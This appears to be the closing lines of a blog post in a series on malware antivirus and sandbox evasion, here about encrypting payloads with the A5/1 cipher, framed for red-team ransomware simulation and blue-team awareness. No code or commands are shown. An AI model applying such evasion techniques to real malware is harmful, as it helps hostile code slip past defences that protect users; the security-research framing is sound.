I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal and useful for adversary (ransomware) sumulation purposes.

A5/1
Malware AV/VM evasion part 14
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine